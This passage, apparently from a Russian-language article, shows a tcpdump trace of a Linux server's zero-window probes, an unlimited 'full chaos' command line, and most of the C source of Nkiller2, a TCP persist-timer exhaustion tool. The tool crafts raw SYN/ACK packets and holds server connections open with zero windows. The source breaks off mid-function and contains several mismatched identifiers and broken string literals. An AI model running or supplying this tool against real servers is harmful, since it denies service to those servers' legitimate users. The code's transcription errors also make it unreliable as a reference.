01:09:33.590164 IP 10.0.0.101.80 > 10.0.0.12.26528: . ack 23 win 5792
<nop,nop,timestamp 4294906505 1232752173>
01:09:33.998135 IP 10.0.0.101.80 > 10.0.0.12.26528: . ack 23 win 5792
<nop,nop,timestamp 4294906607 1232752173>
01:09:34.814073 IP 10.0.0.101.80 > 10.0.0.12.26528: . ack 23 win 5792
<nop,nop,timestamp 4294906811 1232752173>
01:09:36.445959 IP 10.0.0.101.80 > 10.0.0.12.26528: . ack 23 win 5792
<nop,nop,timestamp 4294907219 1232752173>
01:09:39.709739 IP 10.0.0.101.80 > 10.0.0.12.26528: . ack 23 win 5792
<nop,nop,timestamp 4294908035 1232752173>
01:09:46.237279 IP 10.0.0.101.80 > 10.0.0.12.26528: . ack 23 win 5792
<nop,nop,timestamp 4294909667 1232752173>
01:09:59.292377 IP 10.0.0.101.80 > 10.0.0.12.26528: . ack 23 win 5792
<nop,nop,timestamp 4294912931 1232752173>
01:10:25.402550 IP 10.0.0.101.80 > 10.0.0.12.26528: . ack 23 win 5792
<nop,nop,timestamp 4294919459 1232752173>
01:10:25.427760 IP 10.0.0.12.26528 > 10.0.0.101.80: . ack 1024 win 0
<timestamp 1232752225 4294919459,nop,nop>
...
```

Linux сначала отправляет чистый ACK (который Nkiller2 игнорирует), а затем передаёт первые 2 сегмента данных (по 512 байт каждый). Nkiller2 ждёт, пока оба придут, и подтверждает их одним ACK-пакетом с нулевым окном. Затем Linux начинает отправлять нам нулевые зонды (длина данных которых равна нулю — в отличие от *BSD, отправляющих 1 байт данных), остающиеся без ответа примерно до истечения (10:25 - 09:33) 50 секунд.

- Тестовый случай «Полный хаос»

```
# nkiller2 -t <target> -p80 -w <path> -n0 -T0 -P100 -s0 -v -N100

-n0: unlimited probes
-N100: will send 100 SYN probes per round (a round finishes when
we either get a data segment or a zero probe)

Use at your own discretion.
```

5 - Реализация Nkiller2

```
/*
 * Nkiller 2.0 - a TCP exhaustion/stressing tool
 * Copyright (C) 2009 ithilgore <ithilgore.ryu.L@gmail.com>
 * sock-raw.org
 *
 * This program is free software: you can redistribute it and/or modify
 * it under the terms of the GNU General Public License as published by
 * the Free Software Foundation, either version 3 of the License, or
 * (at your option) any later version.
 *
 * This program is distributed in the hope that it will be useful,
 * but WITHOUT ANY WARRANTY; without even the implied warranty of
 * MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
 * GNU General Public License for more details.
 *
 * You should have received a copy of the GNU General Public License
 * along with this program. If not, see <http://www.gnu.org/licenses/>.
 */

/*
 * COMPILATION:
 * gcc nkiller2.c -o nkiller2 -lpcap -lssl -Wall -O2
 * Has been tested and compiles successfully on Linux 2.6.26 with gcc
 * 4.3.2 and FreeBSD 7.0 with gcc 4.2.1
 */

/*
 * Enable BSD-style (struct ip) support on Linux.
 */
#ifdef __linux__
# ifndef __FAVOR_BSD
#  define __FAVOR_BSD
# endif
# ifndef __USE_BSD
#  define __USE_BSD
# endif
# ifndef _BSD_SOURCE
#  define _BSD_SOURCE
# endif
# define IPPORT_MAX 65535u
#endif

#include <sys/types.h>
#include <sys/socket.h>

#include <arpa/inet.h>
#include <netinet/in.h>
#include <netinet/in_sysm.h>
#include <netinet/ip.h>
#include <netinet/tcp.h>

#include <openssl/hmac.h>

#include <errno.h>
#include <pcap.h>
#include <stdarg.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sysexits.h>
#include <time.h>
#include <unistd.h>
#include <getopt.h>

#define DEFAULT_KEY "Nkiller31337"
```

```

#define DEFAULT_NUM_PROBES      100000
#define DEFAULT_PROBES_RND      100
#define DEFAULT_POLLTIME        100
#define DEFAULT_SLEEP_TIME      100
#define DEFAULT_PROBE_INTERVAL  150

#define WEB_PAYLOAD      "GET / HTTP/1.0\015\012\015\012"

/* Timeval subtraction in microseconds */
#define TIMEVAL_SUBTRACT(a, b) \
    (((a).tv_sec - (b).tv_sec) * 1000000L + (a).tv_usec - (b).tv_usec)

/*
 * Pseudo-header used for checksumming; this header should never
 * reach the wire
 */
typedef struct pseudo_hdr {
    uint32_t src;
    uint32_t dst;
    unsigned char mbz;
    unsigned char proto;
    uint16_t len;
} pseudo_hdr;

/*
 * TCP timestamp struct
 */
typedef struct tcp_timestamp {
    char kind;
    char length;
    uint32_t tsval __attribute__((__packed__));
    uint32_t tsecr __attribute__((__packed__));
    char padding[2];
} tcp_timestamp;

/*
 * TCP Maximum Segment Size
 */
typedef struct tcp_mss {
    char kind;
    char length;
    uint16_t mss __attribute__((__packed__));
} tcp_mss;

/* Network stack templates */
enum {
    T_LINUX,
    T_BSDWIN
};

/* Possible replies */
enum {
    S_ERR,          /* no reply, RST, invalid packet etc */
    S_SYNACK,       /* 2nd part of initial handshake */
    S_FDACK,        /* first data ack - in reply to our first data */
    S_DATA_0,       /* first data packet */
    S_DATA_1,       /* second data packet */
    S_PROBE         /* persist timer probe */
};

/*
 * Ethernet header stuff.
 */
#define ETHER_ADDR_LEN  6
#define SIZE_ETHERNET    14
typedef struct ethernet {
    u_char ether_dhost[ETHER_ADDR_LEN]; /* Destination host address */
    u_char ether_shost[ETHER_ADDR_LEN]; /* Source host address */
    u_short ether_type;                  /* Frame type */

```

```

} ether_hdr;

/*
 * Global nkiller options struct
 */
typedef struct Options {
    char target[16];
    char skey[32];
    char payload[256];
    char path[256]; /* relative to virtual-host/ip path */
    char vhost[256]; /* virtual host name */
    uint16_t *portlist;
    unsigned int probe_interval; /* interval for our persist probe reply */
    unsigned int probes; /* total number of fully-connected probes */
    unsigned int probes_per_rnd; /* number of probes per round */
    unsigned int polltime; /* how many microseconds to poll pcap */
    unsigned int sleep; /* sleep time between each probe */
    int template; /* victim network stack template */
    int dynamic; /* remove ports from list when we get RST */
    int guardmode; /* continue answering to zero probes */
    int verbose;
    int debug; /* some debugging info */
    int debug2; /* all debugging info */
} Options;

/*
 * Port list types
 */
typedef struct port_elem {
    uint16_t port_val;
    struct port_elem *next;
} port_elem;

typedef struct port_list {
    port_elem *first;
    port_elem *last;
} port_list;

/*
 * Host information
 */
typedef struct HostInfo {
    struct in_addr daddr; /* target ip address */
    char *payload;
    char *url;
    char *vhost;
    size_t plen; /* payload length */
    size_t wlen; /* http request length */
    port_list ports; /* linked list of ports */
    unsigned int portlen; /* how many ports */
} HostInfo;

typedef struct SniffInfo {
    struct in_addr saddr; /* local ip */
    pcap_if_t *dev;
    pcap_t *pd;
} SniffInfo;

typedef struct Sock {
    struct in_addr saddr;
    struct in_addr daddr;
    uint16_t sport;
    uint16_t dport;
} Sock;

/* global vars */

```


Options o;

/* function declarations */

/* helper functions */

```
static void fatal(const char *fmt, ...);
static void usage(void);
static void help(void);
static void *xcalloc(size_t nelem, size_t size);
static void *xmalloc(size_t size);
static void *xrealloc(void *ptr, size_t size);
```

/* port-handling functions */

```
static void port_add(HostInfo *Target, uint16_t port);
static void port_remove(HostInfo *Target, uint16_t port);
static int port_exists(HostInfo *Target, uint16_t port);
static uint16_t port_get_random(HostInfo *Target);
static uint16_t *port_parse(char *portarg, unsigned int *portlen);
```

/* packet helper functions */

```
static uint16_t checksum_comp(uint16_t *addr, int len);
static void handle_payloads(HostInfo *Target);
static uint32_t calc_cookie(Sock *sockinfo);
static char *build_mss(char **tcpopt, unsigned int *tcpopt_len,
    uint16_t mss);
static int get_timestamp(const struct tcphdr *tcp, uint32_t *tsval,
    uint32_t *tsecr);
static char *build_timestamp(char **tcpopt, unsigned int *tcpopt_len,
    uint32_t tsval, uint32_t tsecr);
```

/* sniffing functions */

```
static void sniffer_init(HostInfo *Target, SniffInfo *Sniffer);
static int check_replies(HostInfo *Target, SniffInfo *Sniffer,
    u_char **reply);
```

/* packet handling functions */

```
static void send_packet(char* packet, unsigned int *packetlen);
static void send_syn_probe(HostInfo *Target, SniffInfo *Sniffer);
static int send_probe(const u_char *reply, HostInfo *Target, int state);
static char *build_tcpip_packet(const struct in_addr *source,
    const struct in_addr *target, uint16_t sport, uint16_t dport,
    uint32_t seq, uint32_t ack, uint8_t ttl, uint16_t ipid,
    uint16_t window, uint8_t flags, char *data, uint16_t datalen,
    char *tcpopt, unsigned int tcpopt_len, unsigned int *packetlen);
```

/* function definitions */

/*

* Wrapper around calloc() that calls fatal when out of memory
 */

```
static void *
xcalloc(size_t nelem, size_t size)
{
    void *p;

    p = calloc(nelem, size);
    if (p == NULL)
        fatal("Out of memory\n");
    return p;
}
```

/*

* Wrapper around xmalloc() that calls fatal() when out of memory
 */

static void *

```

xmalloc(size_t size)
{
    return xcalloc(1, size);
}

static void *
xrealloc(void *ptr, size_t size)
{
    void *p;

    p = realloc(ptr, size);
    if (p == NULL)
        fatal("Out of memory\n");
    return p;
}

/*
 * vararg function called when sth _evil_ happens
 * usually in conjunction with __func__ to note
 * which function caused the RIP stat
 */
static void
fatal(const char *fmt, ...)
{
    va_list ap;
    va_start(ap, fmt);
    (void) vfprintf(stderr, fmt, ap);
    va_end(ap);
    exit(EXIT_FAILURE);
}

/* Return network stack template */
static const char *
get_template(int template)
{
    switch (template) {
        case T_LINUX:
            return("Linux");
        case T_BSDWIN:
            return("BSD | Windows");
        default:
            return("Unknown");
    }
}

/*
 * Print a short usage summary and exit
 */
static void
usage(void)
{
    fprintf(stderr,
        "nkiller2 [-t addr] [-p ports] [-k key] [-n total probes]\n"
        "          [-N probes/rnd] [-c msec] [-l payload] [-w path]\n"
        "          [-s sleep] [-d level] [-r vhost] [-T template]\n"
        "          [-P probe-interval] [-hvyg]\n"
        "Please use `-h' for detailed help.\n");
    exit(EX_USAGE);
}

/*

```

```

* Print detailed help
*/
static void
help(void)
{
    static const char *help_message =
        "Nkiller2 - a TCP exhaustion & stressing tool\n"
        "\n"
        "Copyright (c) 2008 ithilgore <ithilgore.ryu.L@gmail.com>\n"
        "http://sock-raw.org\n"
        "\n"
        "Nkiller is free software, covered by the GNU General Public License,\n"
        "\nand you are welcome to change it and/or distribute copies of it "\n"
        "under\ncertain conditions. See the file `COPYING' in the source\n"
        "distribution of nkiller for the conditions and terms that it is\n"
        "distributed under.\n"
        "\n"
        "    WARNING:\n"
        "The authors disclaim any express or implied warranties, including,\n"
        "but not limited to, the implied warranties of merchantability and\n"
        "fitness for any particular purpose. In no event shall the authors "\n"
        "or\ncontributors be liable for any direct, indirect, incidental, "\n"
        "special,\nexemplary, or consequential damages (including, but not "\n"
        "limited to,\nprocurement of substitute goods or services; loss of "\n"
        "use, data, or\nprofits; or business interruption) however caused and\n"
        "on any theory\nof liability, whether in contract, strict liability,\n"
        "or tort\n(including negligence or otherwise) arising in any way out\n"
        "of the use\nof this software, even if advised of the possibility of\n"
        "such damage.\n\n"
        "Usage:\n"
        "\n"
        "    nkiller2 -t <target> -p <ports> [options]\n"
        "\n"
        "Mandatory:\n"
        "    -t target          The IP address of the target host.\n"
        "    -p port[,port]    A list of ports, separated by commas. Specify\n"
        "                    only ports that are known to be open, or use\n"
        "                    -y when unsure.\n"
        "Options:\n"
        "    -c msec           Time in microseconds, between each pcap poll\n"
        "                    for packets (pcap poll timeout).\n"
        "    -d level          Set the debug level (1: some, 2: all)\n"
        "    -h               Print this help message.\n"
        "    -k key            Set the key for reverse SYN cookies.\n"
        "    -l payload        Additional payload string.\n"
        "    -s sleep          Average time in ms between each probe.\n"
        "    -n probes         Set the number of probes, 0 for unlimited.\n"
        "    -N probes/rnd     Number of probes per round.\n"
        "    -T template       Attacked network stack template:\n"
        "                    0. Linux (default)\n"
        "                    1. *BSD | Windows\n"
        "    -P time           Number of seconds after which we reply to the\n"
        "                    persist timer probes.\n"
        "    -w path           URL or GET request to web server. The path of\n"
        "                    a big file (> 4K) should work nicely here.\n"
        "    -r vhost          Virtual host name. This is needed for web\n"
        "                    hosts that support virtual hosting on HTTP1.1\n"
        "    -g               Guardmode. Continue answering to zero probes\n"
        "                    until the end of times.\n"
        "    -y               Dynamic port handling. Remove ports from the\n"
        "                    port list if we get an RST for them. Useful\n"
        "                    when you do not know if one port is open for "\n"
        "sure.\n"
        "    -v               Verbose mode.\n";

    printf("%s", help_message);
    fflush(stdout);
}
/*
* Build a TCP packet from its constituents
*/

```

```

static char *
build_tcpip_packet(const struct in_addr *source,
    const struct in_addr *target, uint16_t sport, uint16_t dport,
    uint32_t seq, uint32_t ack, uint8_t ttl, uint16_t ipid,
    uint16_t window, uint8_t flags, char *data, uint16_t datalen,
    char *tcptopt, unsigned int tcptopt_len, unsigned int *packetlen)
{
    char *packet;
    struct ip *ip;
    struct tcphdr *tcp;
    pseudo_hdr *phdr;
    char *tcpdata;
    /* fake length to account for 16bit word padding checksum */
    unsigned int chklen;

    if (tcptopt_len % 4)
        fatal("TCP option length must be divisible by 4.\n");

    *packetlen = sizeof(*ip) + sizeof(*tcp) + tcptopt_len + datalen;
    if (*packetlen % 2)
        chklen = *packetlen + 1;
    else
        chklen = *packetlen;

    packet = xmalloc(chklen + sizeof(*phdr));

    ip = (struct ip *)packet;
    tcp = (struct tcphdr *) ((char *)ip + sizeof(*ip));
    tcpdata = (char *) ((char *)tcp + sizeof(*tcp) + tcptopt_len);

    memset(packet, 0, chklen);

    ip->ip_v = 4;
    ip->ip_hl = 5;
    ip->ip_tos = 0;
    ip->ip_len = *packetlen; /* must be in host byte order for FreeBSD */
    ip->ip_id = htons(ipid); /* kernel will fill with random value if 0 */
    ip->ip_off = 0;
    ip->ip_ttl = ttl;
    ip->ip_p = IPPROTO_TCP;
    ip->ip_sum = checksum_comp((unsigned short *)ip, sizeof(struct ip));
    ip->ip_src.s_addr = source->s_addr;
    ip->ip_dst.s_addr = target->s_addr;

    tcp->th_sport = htons(sport);
    tcp->th_dport = htons(dport);
    tcp->th_seq = seq;
    tcp->th_ack = ack;
    tcp->th_x2 = 0;
    tcp->th_off = 5 + (tcptopt_len / 4);
    tcp->th_flags = flags;
    tcp->th_win = htons(window);
    tcp->th_urp = 0;

    memcpy((char *)tcp + sizeof(*tcp), tcptopt, tcptopt_len);
    memcpy(tcpdata, data, datalen);

    /* pseudo header used for checksumming */
    phdr = (struct pseudo_hdr *) ((char *)packet + chklen);
    phdr->src = source->s_addr;
    phdr->dst = target->s_addr;
    phdr->mbz = 0;
    phdr->proto = IPPROTO_TCP;
    phdr->len = ntohs((tcp->th_off * 4) + datalen);
    /* tcp checksum */
    tcp->th_sum = checksum_comp((unsigned short *)tcp,
        chklen - sizeof(*ip) + sizeof(*phdr));

    return packet;
}
/*

```

```

    * Write the packet to the network and free it from memory
    */
static void
send_packet(char* packet, unsigned int *packetlen)
{
    struct sockaddr_in sin;
    int sockfd, one;

    sin.sin_family = AF_INET;
    sin.sin_port = ((struct tcphdr *) (packet +
        sizeof(struct ip)) -> th_dport);
    sin.sin_addr.s_addr = ((struct ip *) (packet)) -> ip_dst.s_addr;

    if ((sockfd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0)
        fatal("cannot open socket");

    one = 1;
    setsockopt(sockfd, IPPROTO_IP, IP_HDRINCL, (const char *) &one,
        sizeof(one));

    if (sendto(sockfd, packet, *packetlen, 0,
        (struct sockaddr *) &sin, sizeof(sin)) < 0) {
        fatal("sendto error: ");
    }
    close(sockfd);
    free(packet);
}

/*
 * Build TCP timestamp option
 * tcptopt points to possibly already existing TCP options
 * so inspect current TCP option length (tcptopt_len)
 */
static char *
build_timestamp(char **tcptopt, unsigned int *tcptopt_len,
    uint32_t tsval, uint32_t tsecr)
{
    struct timeval now;
    tcp_timestamp t;
    char *opt;

    if (*tcptopt_len) {
        opt = xrealloc(*tcptopt, *tcptopt_len + sizeof(t));
        *tcptopt = opt;
        opt += *tcptopt_len;
    } else
        *tcptopt = xmalloc(sizeof(t));

    memset(&t, TCPOPT_NOP, sizeof(t));
    t.kind = TCPOPT_TIMESTAMP;
    t.length = 10;
    if (gettimeofday(&now, NULL) < 0)
        fatal("Couldn't get time of day\n");
    t.tsval = htonl((tsval) ? tsval : (uint32_t) now.tv_sec);
    t.tsecr = htonl((tsecr) ? tsecr : 0);

    if (*tcptopt_len)
        memcpy(opt, &t, sizeof(t));
    else
        memcpy(*tcptopt, &t, sizeof(t));

    *tcptopt_len += sizeof(t);

    return *tcptopt;
}

/*
 * Build TCP Maximum Segment Size option

```

```

*/
static char *
build_mss(char **tcpopt, unsigned int *tcpopt_len, uint16_t mss)
{
    struct tcp_mss t;
    char *opt;

    if (*tcpopt_len) {
        opt = realloc(*tcpopt, *tcpopt_len + sizeof(t));
        *tcpopt = opt;
        opt += *tcpopt_len;
    } else
        *tcpopt = xmalloc(sizeof(t));

    memset(&t, TCPOPT_NOP, sizeof(t));
    t.kind = TCPOPT_MAXSEG;
    t.length = 4;
    t.mss = htons(mss);

    if (*tcpopt_len)
        memcpy(opt, &t, sizeof(t));
    else
        memcpy(*tcpopt, &t, sizeof(t));

    *tcpopt_len += sizeof(t);
    return *tcpopt;
}

/*
 * Perform pcap polling (until a certain timeout) and
 * return the packet you got - also check that the
 * packet we get is something we were expecting, according
 * to the reverse cookie we had set in the tcp seq field.
 * Returns the virtual state that the reply denotes and which
 * we differentiate from each other based on packet parsing techniques.
 */
static int
check_replies(HostInfo *Target, SniffInfo *Sniffer, u_char **reply)
{
    int timedout = 0;
    int goodone = 0;
    const u_char *packet = NULL;
    uint32_t decoded_seq;
    uint32_t ack, calc_ack;
    int state;
    uint16_t datagram_len;
    uint32_t datalen;
    struct Sock sockinfo;
    struct pcap_pkthdr phead;
    const struct ip *ip;
    const struct tcphdr *tcp;
    struct timeval now, wait;
    uint32_t tsval, tsecr;
    uint32_t time_elapsed = 0;

    state = 0;

    if (gettimeofday(&wait, NULL) < 0)
        fatal("Couldn't get time of day\n");
    /* poll for 'polltime' micro seconds */
    wait.tv_usec += o.polltime;

    do {
        datagram_len = 0;
        packet = pcap_next(Sniffer->pd, &phead);
        if (gettimeofday(&now, NULL) < 0)
            fatal("Couldn't get time of day\n");
        if (TIMEVAL_SUBTRACT(wait, now) < 0)

```

```

        timeout++;

if (packet == NULL)
    continue;

/* This only works on Ethernet - be warned */
if (*(packet + 12) != 0x8) {
    break; /* not an IPv4 packet */
}

ip = (const struct ip *) (packet + SIZE_ETHERNET);

/*
 * TCP/IP header checking - end cases are more than the ones
 * checked below but are so rarely happening that for
 * now we won't go into trouble to validate - could also
 * use validatedpkt() from nmap/tcpip.cc
 */
if (ip->ip_hl < 5) {
    if (o.debug2)
        (void) fprintf(stderr, "IP header < 20 bytes\n");
    break;
}
if (ip->ip_p != IPPROTO_TCP) {
    if (o.debug2)
        (void) fprintf(stderr, "Packet not TCP\n");
    break;
}

datagram_len = ntohs(ip->ip_len); /* Save length for later */

tcp = (const void *) ((const char *)ip + ip->ip_hl * 4);
if (tcp->th_off < 5) {
    if (o.debug2)
        (void) fprintf(stderr, "TCP header < 20 bytes\n");
    break;
}

datalen = datagram_len - (ip->ip_hl * 4) - (tcp->th_off * 4);

/* A non-ACK packet is nothing valid */
if (!(tcp->th_flags & TH_ACK))
    break;

/*
 * We swap the values accordingly since we want to
 * check the result with the 4tuple we had created
 * when sending our own syn probe
 */
sockinfo.saddr.s_addr = ip->ip_dst.s_addr;
sockinfo.daddr.s_addr = ip->ip_src.s_addr;
sockinfo.sport = ntohs(tcp->th_dport);
sockinfo.dport = ntohs(tcp->th_sport);
decoded_seq = calc_cookie(&sockinfo);

if (tcp->th_flags & (TH_SYN|TH_RST)) {

    ack = ntohl(tcp->th_ack) - 1;
    calc_ack = ntohl(decoded_seq);
    /*
     * We can't directly compare two values returned by
     * the ntohl functions
     */
    if (ack != calc_ack)
        break;

    /* OK we got a reply to something we have sent */

    /* SYNACK case */
    if (tcp->th_flags & TH_SYN) {
        if (o.dynamic && port_exists(Target, sockinfo.dport)) {

```

```

        if (o.debug2)
            (void) fprintf(stderr, "Port doesn't exist in list "
                "- probably removed it before due to an RST and dynamic "
                "handling\n");
        break;
    }
    if (o.debug)
        (void) fprintf(stdout,
            "Got SYN packet with seq: %x our port: %u "
            "target port: %u\n", decoded_seq,
            sockinfo.sport, sockinfo.dport);

    goodone++;
    state = S_SYNACK;

    /* ERR case */
} else if (tcp->th_flags & TH_RST) {

    /*
     * If we get an RST packet this means that the port is
     * closed and thus we remove it from our port list.
     */
    if (o.debug2)
        (void) fprintf(stdout,
            "Oops! Got an RST packet with seq: %x "
            "port %u is closed\n", decoded_seq,
            sockinfo.dport);
    if (o.dynamic)
        port_remove(Target, sockinfo.dport);
}
} else {
    /*
     * Each subsequent ACK that we get will have the
     * same acknowledgment number since we won't be sending
     * any more data to the target.
     */
    ack = ntohl(tcp->th_ack);
    calc_ack = ntohl(decoded_seq) + Target->wlen + 1;

    if (ack != calc_ack)
        break;

    struct timeval now;
    if (get_timestamp(tcp, &tsval, &tsecl)) {
        if (gettimeofday(&now, NULL) < 0)
            fatal("Couldn't get time of day\n");
        time_elapsed = now.tv_sec - tsecl;
        if (o.debug)
            (void) fprintf(stdout, "Time elapsed: %u (sport: %u)\n",
                time_elapsed, sockinfo.sport);
    } else
        (void) fprintf(stdout, "Warning: No timestamp available from "
            "target host's reply. Chaotic behaviour imminent...\n");

    /*
     * First Data Acknowledgment case (FDACK)
     * Note that this packet may not always appear, since there
     * is a chance that it will be piggybacked with the first
     * sending data of the peer, depending on whether the delayed
     * acknowledgment timer expired or not at the peer side.
     * Practically, we choose to ignore it and wait until
     * we receive actual data.
     */
    if (ack == calc_ack && (!datalen || datalen == 1)
        && time_elapsed < o.probe_interval) {
        state = S_FDACK;
        break;
    }

    /*
     * Data - victim sent the first packet(s) of data

```



```

    */
    if (ack == calc_ack && datalen > 1) {
        if (tcp->th_flags & TH_PUSH) {
            state = S_DATA_1;
            goodone++;
            break;
        } else {
            state = S_DATA_0;
            goodone++;
            break;
        }
    }
}

/*
 * Persist (Probe) Timer reply
 * The time_elapsed limit must be at least equal to the product:
 * ('persist_timer_interval' * '/proc/sys/net/ipv4/tcp_retries2')
 * or else we might lose an important probe and fail to ack it
 * On Linux: persist_timer_interval = about 2 minutes (after it has
 * stabilized) and tcp_retries2 = 15 probes.
 * Note we check 'datalen' for both 0 and 1 since Linux probes
 * with 0 data, while *BSD/Windows probe with 1 byte of data
 */
if (ack == calc_ack && (!datalen || datalen == 1)
    && time_elapsed >= o.probe_interval) {
    state = S_PROBE;
    goodone++;
    break;
}

}

} while (!timedout && !goodone);

if (goodone) {
    *reply = xmalloc(datagram_len);
    memcpy(*reply, packet + SIZE_ETHERNET, datagram_len);
}

return state;
}

/*
 * Parse TCP options and get timestamp if it exists.
 * Return 1 if timestamp valid, 0 for failure
 */
int
get_timestamp(const struct tcphdr *tcp, uint32_t *tsval, uint32_t *tsecr)
{
    u_char *p;
    unsigned int op;
    unsigned int olen;
    unsigned int len = 0;

    if (!tsval || !tsecr)
        return 0;

    p = ((u_char *)tcp) + sizeof(*tcp);
    len = 4 * tcp->th_off - sizeof(*tcp);

    while (len > 0 && *p != TCPOPT_EOL) {
        op = *p++;
        if (op == TCPOPT_EOL)
            break;
        if (op == TCPOPT_NOP) {
            len--;
            continue;
        }
        olen = *p++;

```

```

    if (oplen < 2)
        break;
    if (oplen > len)
        break; /* not enough space */
    if (op == TCPOPT_TIMESTAMP && oplen == 10) {
        /* legitimate timestamp option */
        if (tsval) {
            memcpy((char *)tsval, p, 4);
            *tsval = ntohl(*tsval);
        }
        p += 4;
        if (tsecl) {
            memcpy((char *)tsecl, p, 4);
            *tsecl = ntohl(*tsecl);
        }
        return 1;
    }
    len -= oplen;
    p += oplen - 2;
}
*tsval = 0;
*tsecl = 0;
return 0;
}

/*
 * Craft SYN initiating probe
 */
static void
send_syn_probe(HostInfo *Target, SniffInfo *Sniffer)
{
    char *packet;
    char *tcptopt;
    uint16_t sport, dport;
    uint32_t encoded_seq;
    unsigned int packetlen, tcptopt_len;
    Sock *sockinfo;

    tcptopt_len = 0;
    sockinfo = xmalloc(sizeof(*sockinfo));

    sport = (1024 + random()) % 65536;
    dport = port_get_random(Target);

    /* Calculate reverse cookie and encode value into sequence number */
    sockinfo->saddr.s_addr = Sniffer->saddr.s_addr;
    sockinfo->daddr.s_addr = Target->daddr.s_addr;
    sockinfo->sport = sport;
    sockinfo->dport = dport;
    encoded_seq = calc_cookie(sockinfo);

    /* Build tcp options - timestamp, mss */
    tcptopt = build_timestamp(&tcptopt, &tcptopt_len, 0, 0);
    tcptopt = build_mss(&tcptopt, &tcptopt_len, 1024);

    packet = build_tcpip_packet(
        &Sniffer->saddr,
        &Target->daddr,
        sport,
        dport,
        encoded_seq,
        0,
        64,
        random() % (uint16_t)~0,
        1024,
        TH_SYN,
        NULL,
        0,
        tcptopt,

```

```

        tcptopt_len,
        &packetlen
    );

    send_packet(packet, &packetlen);

    free(tcptopt);
    free(sockinfo);
}

/*
 * Generic probe function: depending on the value of 'state' as
 * denoted by check_replies() earlier, we trigger a different probe
 * behaviour, taking also into account any network stack templates.
 */
static int
send_probe(const u_char *reply, HostInfo *Target, int state)
{
    char *packet;
    unsigned int packetlen;
    uint32_t ack;
    char *tcptopt;
    unsigned int tcptopt_len;
    int validstamp;
    uint32_t tsval, tsecr;
    struct ip *ip;
    struct tcphdr *tcp;
    uint16_t datalen;
    uint16_t window;
    int payload = 0;

    validstamp = 0;
    tcptopt_len = 0;

    ip = (struct ip *)reply;
    tcp = (struct tcphdr *)((char *)ip + ip->ip_hl * 4);
    datalen = ntohs(ip->ip_len) - (ip->ip_hl * 4) - (tcp->th_off * 4);

    switch (state) {
        case S_SYNACK:
            ack = ntohl(tcp->th_seq) + 1;
            window = 1024;
            payload++;
            break;
        case S_DATA_0:
            ack = ntohl(tcp->th_seq) + datalen;
            if (o.template == T_BSDWIN)
                window = 0;
            else
                window = 512;
            break;
        case S_DATA_1:
            ack = ntohl(tcp->th_seq) + datalen;
            window = 0;
            break;
        case S_PROBE:
            ack = ntohl(tcp->th_seq);
            window = 0;
            break;
        default: /* we shouldn't get here */
            ack = ntohl(tcp->th_seq);
            window = 0;
            break;
    }

    if (get_timestamp(tcp, &tsval, &tsecr)) {
        validstamp++;
        tcptopt = build_timestamp(&tcptopt, &tcptopt_len, 0, tsval);
    }
}

```

```

packet = build_tcpip_packet(
    &ip->ip_dst, /* mind the swapping */
    &ip->ip_src,
    ntohs(tcp->th_dport),
    ntohs(tcp->th_sport),
    tcp->th_ack, /* as seq field */
    htonl(ack),
    64,
    random() % (uint16_t)~0,
    window,
    TH_ACK,
    (payload) ? ((ntohs(tcp->th_sport) == 80)
        ? Target->url : Target->payload) : NULL,
    (payload) ? ((ntohs(tcp->th_sport) == 80)
        ? Target->wlen : Target->plen) : 0,
    (validstamp) ? tcpopt : NULL,
    (validstamp) ? tcpopt_len : 0,
    &packetlen
);

send_packet(packet, &packetlen);
free(tcpopt);

return 0;
}

/*
 * Reverse(or client) syn_cookie function - encode the 4tuple
 * { src ip, src port, dst ip, dst port } and a secret key into
 * the sequence number, thus keeping info of the packet inside itself
 * (idea taken by scanrand - Nmap uses an equivalent technique too)
 */
static uint32_t
calc_cookie(Socket *sockinfo)
{
    uint32_t seq;
    unsigned int cookie_len;
    unsigned int input_len;
    unsigned char *input;
    unsigned char cookie[EVP_MAX_MD_SIZE];

    input_len = sizeof(*sockinfo);
    input = xmalloc(input_len);
    memcpy(input, sockinfo, sizeof(*sockinfo));

    /* Calculate a sha1 hash based on the quadruple and the skey */
    HMAC(EVP_sha1(), (char *)o.skey, strlen(o.skey), input, input_len,
        cookie, &cookie_len);

    free(input);

    /* Get only the first 32 bits of the sha1 hash */
    memcpy(&seq, &cookie, sizeof(seq));
    return seq;
}

static void
sniffer_init(HostInfo *Target, SniffInfo *Sniffer)
{
    char errbuf[PCAP_ERRBUF_SIZE];
    struct bpf_program bpf;
    struct pcap_addr *address;
    struct sockaddr_in *ip;
    char filter[27];

    strncpy(filter, "src host ", sizeof(filter));

```

```

strncpy(&filter[sizeof("src host ")-1], inet_ntoa(Target->daddr), 16);
if (o.debug)
    (void) fprintf(stdout, "Filter: %s\n", filter);

if ((pcap_findalldevs(&Sniffer->dev, errbuf)) == -1)
    fatal("%s: pcap_findalldevs(): %s\n", __func__, errbuf);

address = Sniffer->dev->addresses;
address = address->next;          /* first address is garbage */

if (address->addr) {
    ip = (struct sockaddr_in *) address->addr;
    memcpy(&Sniffer->saddr, &ip->sin_addr, sizeof(struct in_addr));
    if (o.debug) {
        (void) fprintf(stdout, "Local IP: %s\nDevice name: "
            "%s\n", inet_ntoa(Sniffer->saddr), Sniffer->dev->name);
    }
} else
    fatal("%s: Couldn't find associated IP with interface %s\n",
        __func__, Sniffer->dev->name);

if (!(Sniffer->pd =
    pcap_open_live(Sniffer->dev->name, BUFSIZ, 0, 0, errbuf)))
    fatal("%s: Could not open device %s: error: %s\n ", __func__,
        Sniffer->dev->name, errbuf);

if (pcap_compile(Sniffer->pd, &bpf, filter, 0, 0) == -1)
    fatal("%s: Couldn't parse filter %s: %s\n ", __func__, filter,
        pcap_geterr(Sniffer->pd));

if (pcap_setfilter(Sniffer->pd, &bpf) == -1)
    fatal("%s: Couldn't install filter %s: %s\n", __func__, filter,
        pcap_geterr(Sniffer->pd));

if (pcap_setnonblock(Sniffer->pd, 1, NULL) < 0)
    fprintf(stderr, "Couldn't set nonblocking mode\n");
}

```

```

static uint16_t *
port_parse(char *portarg, unsigned int *portlen)
{
    char *endp;
    uint16_t *ports;
    unsigned int nports;
    unsigned long pvalue;
    char *temp;
    *portlen = 0;

    ports = xmalloc(65535 * sizeof(uint16_t));
    nports = 0;

    while (nports < 65535) {
        if (nports == 0)
            temp = strtok(portarg, ",");
        else
            temp = strtok(NULL, ",");

        if (temp == NULL)
            break;

        endp = NULL;
        errno = 0;
        pvalue = strtoul(temp, &endp, 0);
